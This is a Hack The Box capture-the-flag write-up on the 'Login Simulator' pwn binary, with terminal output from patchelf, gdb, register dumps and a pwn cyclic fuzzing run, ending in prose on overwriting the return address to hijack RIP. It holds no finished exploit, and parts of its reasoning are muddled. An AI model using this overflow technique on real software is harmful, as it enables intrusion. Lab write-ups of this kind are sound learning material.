

Login Simulator:




1 folder | 3 files: 2.1 MiB (2,242,496 bytes) | Free space: 59....

After Extracting the documents from the hackthebox these are the 3 files which I received




```
┌──(kali㉿Anusha)-[~/Desktop/pwn_login_simulator]
└─$ file loginsim
loginsim: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter ./glibc/ld.so, for GNU/Linux 4.4.0, BuildID[sha1]=9e0464e13c245d9d81cb80db8c8f821437e893e9, not stripped

┌──(kali㉿Anusha)-[~/Desktop/pwn_login_simulator]
└─$ file ld.so
ld.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=5374b5558386b815e69cc1838a6052cc9b4746f3, stripped

┌──(kali㉿Anusha)-[~/Desktop/pwn_login_simulator]
└─$ file libc.so.6
libc.so.6: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=099b9225bcb0d019d9d60884be583eb31bb5f44e, for GNU/Linux 3.2.0, stripped

┌──(kali㉿Anusha)-[~/Desktop/pwn_login_simulator]
└─$ 
```

The file tool help me view what the file contains and these are the 3 details information of the file




```
┌──(kali㉿Anusha)-[~/Desktop/pwn_login_simulator]
└─$ patchelf --set-interpreter ./ld.so loginsim
patchelf --set-rpath ./ loginsim


┌──(kali㉿Anusha)-[~/Desktop/pwn_login_simulator]
└─$ ./loginsim

 /$$                       /$$                 /$$$$$$  /$$                         /$$             /$$
| $$                      |__/                /$$__  $$|__/                        | $$            | $$
| $$        /$$$$$$   /$$$$$$  /$$ /$$$$$$$       | $$  \__/ /$$ /$$$$$$/$$$$  /$$   /$$| $$  /$$$$$$  /$$$$$$    /$$$$$$   /$$$$$$
| $$       /$$__  $$ /$$__  $$| $$| $$__  $$      |  $$$$$$ | $$| $$_  $$_  $$| $$  | $$| $$ |____  $$|_  $$_/   /$$__  $$ /$$__  $$
| $$      | $$  \ $$| $$  \ $$| $$| $$  \ $$       \____  $$| $$| $$ \ $$ \ $$| $$  | $$| $$  /$$$$$$$  | $$    | $$  \ $$| $$  \__/
| $$      | $$  | $$| $$  | $$| $$| $$  | $$       /$$  \ $$| $$| $$ | $$ | $$| $$  | $$| $$ /$$__  $$  | $$ /$$| $$  | $$| $$
| $$$$$$$$|  $$$$$$/|  $$$$$$$| $$| $$  | $$      |  $$$$$$/| $$| $$ | $$ | $$|  $$$$$$/| $$|  $$$$$$$  |  $$$$/|  $$$$$$/| $$
|________/ \______/  \____  $$|__/|__/  |__/       \______/ |__/|__/ |__/ |__/ \______/ |__/ \_______/   \___/   \______/ |__/
                     /$$  \ $$
                    |  $$$$$$/
                     \______/

{1. Register  }
{2. Login     }
{3. Exit      }
→ █
```

we'll need to adopt a structured approach. After starting the instance these are the description, We need to examine the files for clues



```
┌──(kali㉿Anusha)-[~/Desktop/pwn_login_simulator]
└─$ ./loginsim

 /$$                       /$$                 /$$$$$$  /$$                         /$$             /$$
| $$                      |__/                /$$__  $$|__/                        | $$            | $$
| $$        /$$$$$$   /$$$$$$  /$$ /$$$$$$$       | $$  \__/ /$$ /$$$$$$/$$$$  /$$   /$$| $$  /$$$$$$  /$$$$$$    /$$$$$$   /$$$$$$
| $$       /$$__  $$ /$$__  $$| $$| $$__  $$      |  $$$$$$ | $$| $$_  $$_  $$| $$  | $$| $$ |____  $$|_  $$_/   /$$__  $$ /$$__  $$
| $$      | $$  \ $$| $$  \ $$| $$| $$  \ $$       \____  $$| $$| $$ \ $$ \ $$| $$  | $$| $$  /$$$$$$$  | $$    | $$  \ $$| $$  \__/
| $$      | $$  | $$| $$  | $$| $$| $$  | $$       /$$  \ $$| $$| $$ | $$ | $$| $$  | $$| $$ /$$__  $$  | $$ /$$| $$  | $$| $$
| $$$$$$$$|  $$$$$$/|  $$$$$$$| $$| $$  | $$      |  $$$$$$/| $$| $$ | $$ | $$|  $$$$$$/| $$|  $$$$$$$  |  $$$$/|  $$$$$$/| $$
|________/ \______/  \____  $$|__/|__/  |__/       \______/ |__/|__/ |__/ |__/ \______/ |__/ \_______/   \___/   \______/ |__/
                     /$$  \ $$
                    |  $$$$$$/
                     \______/

{1. Register  }
{2. Login     }
{3. Exit      }
→ 1
{i} Username length: 8
{i} Enter username: Anushay
Username registered successfully!
{1. Register  }
{2. Login     }
{3. Exit      }
→ 2
{i} Username: Anushay
Good job! :^)
{1. Register  }
{2. Login     }
{3. Exit      }
→ █
```

After examining the file by giving the login information and registering these are the outputs




```
┌──(kali㉿Anusha)-[~/Desktop/pwn_login_simulator]
└─$ gdb ./loginsim
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./loginsim...
(No debugging symbols found in ./loginsim)
(gdb) break main
Breakpoint 1 at 0x150b
(gdb) run
Starting program: /home/kali/Desktop/pwn_login_simulator/loginsim

Breakpoint 1, 0x000055555555550b in main ()
(gdb) 
```

By using the gdb tool,


we can view the assembly code of the binary to understand what it does.

And set a breakpoint, This allows us to pause execution at certain points




```
┌──(kali㉿Anusha)-[~/Desktop/pwn_login_simulator]
└─$ gdb -q ./loginsim

Reading symbols from ./loginsim...
(No debugging symbols found in ./loginsim)
(gdb) break main
Breakpoint 1 at 0x150b
(gdb) run
Starting program: /home/kali/Desktop/pwn_login_simulator/loginsim

Breakpoint 1, 0x000055555555550b in main ()
(gdb) info registers
rax            0x555555555507      93824992236807
rbx            0x555555555670      93824992237168
rcx            0x555555555670      93824992237168
rdx            0x7fffffffdeb8      140737488346808
rsi            0x7fffffffdea8      140737488346792
rdi            0x1                 1
rbp            0x7fffffffddb0      0x7fffffffddb0
rsp            0x7fffffffddb0      0x7fffffffddb0
r8             0x0                 0
r9             0x7ffff7fe0d50      140737354009936
r10            0x0                 0
r11            0x0                 0
r12            0x5555555550a0      93824992235680
r13            0x7fffffffdea0      140737488346784
r14            0x0                 0
r15            0x0                 0
rip            0x55555555550b      0x55555555550b <main+4>
eflags         0x246               [ PF ZF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb) █
```

These are the info registers of the main function are setting a break at it, the code stops and reverts back giving these registers by buffer overflowing the simulator



```
(gdb) x/40wx $rip

0x555555555090 <__isoc99_scanf@plt>:    0x2fb225ff      0x06680000      0xe9000000      0xffffff80
0x5555555550a0 <_start>:        0xfa1e0ff3      0x8949ed31      0x89485ed1      0xe48348e2
0x5555555550b0 <_start+16>:     0x4c5450f0      0x0626058d      0x8d480000      0x0005af0d
0x5555555550c0 <_start+32>:     0x3d8d4800      0x0000043f      0x2f1215ff      0x90f40000
0x5555555550d0 <deregister_tm_clones>:  0x893d8d48      0x4800002f      0x2f82058d      0x39480000
0x5555555550e0 <deregister_tm_clones+16>:       0x481574f8      0x2eee058b      0x85480000      0xff0974c0
0x5555555550f0 <deregister_tm_clones+32>:       0x801f0fe0      0x00000000      0x801f0fc3      0x00000000
0x555555555100 <register_tm_clones>:    0x593d8d48      0x4800002f      0x2f52358d      0x29480000
0x555555555110 <register_tm_clones+16>: 0xf08948fe      0x3feec148      0x03f8c148      0x48c60148
0x555555555120 <register_tm_clones+32>: 0x1474fed1      0xc5058b48      0x4800002e      0x0874c085
(gdb) █
```


I used the x/40wx $rip command in gdb, which is intended to examine memory around the location of the instruction pointer (RIP). This could help identify return addresses or potential return-to-libc addresses if you're dealing with a stack overflow or similar vulnerability.



```
root@Anusha: /home/kali/Downloads/pwn_login_simulator ×   kali@Anusha: ~/Downloads/pwn_login_simulator ×   kali@Anusha: ~/Downloads/pwn_login_simulator ×   kali@Anusha: ~/Downloads/pwn_login_simulator ×
┌──(kali㉿Anusha)-[~/Downloads/pwn_login_simulator]
└─$ pwn cyclic 600
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaac
jaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeqaaeraae
saaetaaeuaaevaaewaaexaaeyaaezaafbaafcaafdaafeaaffaafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaafvaafwaafxaafyaaf

┌──(kali㉿Anusha)-[~/Downloads/pwn_login_simulator]
└─$ gdb -q ./loginsim

Reading symbols from ./loginsim...
(No debugging symbols found in ./loginsim)
(gdb) run <<< $(pwn cyclic 600)
Starting program: /home/kali/Downloads/pwn_login_simulator/loginsim <<< $(pwn cyclic 600)

 /$$                     /$$                 /$$$$$$  /$$                         /$$            /$$
| $$                    |__/                /$$__  $$|__/                        | $$           | $$
| $$       /$$$$$$   /$$$$$$  /$$ /$$$$$$$      | $$  \__/ /$$ /$$$$$$/$$$$  /$$   /$$| $$  /$$$$$$  /$$$$$$    /$$$$$$   /$$$$$$
| $$      /$$__  $$ /$$__  $$| $$| $$__  $$     |  $$$$$$ | $$| $$_  $$_  $$| $$  | $$| $$ |____  $$|_  $$_/   /$$__  $$ /$$__  $$
| $$     | $$  \ $$| $$  \ $$| $$| $$  \ $$      \____  $$| $$| $$ \ $$ \ $$| $$  | $$| $$  /$$$$$$$  | $$    | $$  \ $$| $$  \__/
| $$     | $$  | $$| $$  | $$| $$| $$  | $$      /$$  \ $$| $$| $$ | $$ | $$| $$  | $$| $$ /$$__  $$  | $$ /$$| $$  | $$| $$
| $$$$$$$$|  $$$$$$/|  $$$$$$$| $$| $$  | $$     |  $$$$$$/| $$| $$ | $$ | $$|  $$$$$$/| $$|  $$$$$$$  |  $$$$/|  $$$$$$/| $$
|________/ \______/  \____  $$|__/|__/  |__/      \______/ |__/|__/ |__/ |__/ \______/ |__/ \_______/   \___/   \______/ |__/
                     /$$  \ $$
                    |  $$$$$$/
                     \______/

{1. Register  }
{2. Login     }
{3. Exit      }
→ Invalid option.

[Inferior 1 (process 348799) exited with code 01]
(gdb) info registers rip
The program has no registers now.
(gdb) quit

┌──(kali㉿Anusha)-[~/Downloads/pwn_login_simulator]
└─$ 1
```

We knew before that getInput may overflow. Found through gdb. The location of getInput+ 0xffffffffffffff80is just right, very close to rbp and return address.


At the same time, our spaces in getinput will retain the original data on the stack. In this way, we can get to the vicinity of rbp and return address through certain spaces. Thus, copying the return address hijacks the rip and controls the program flow.



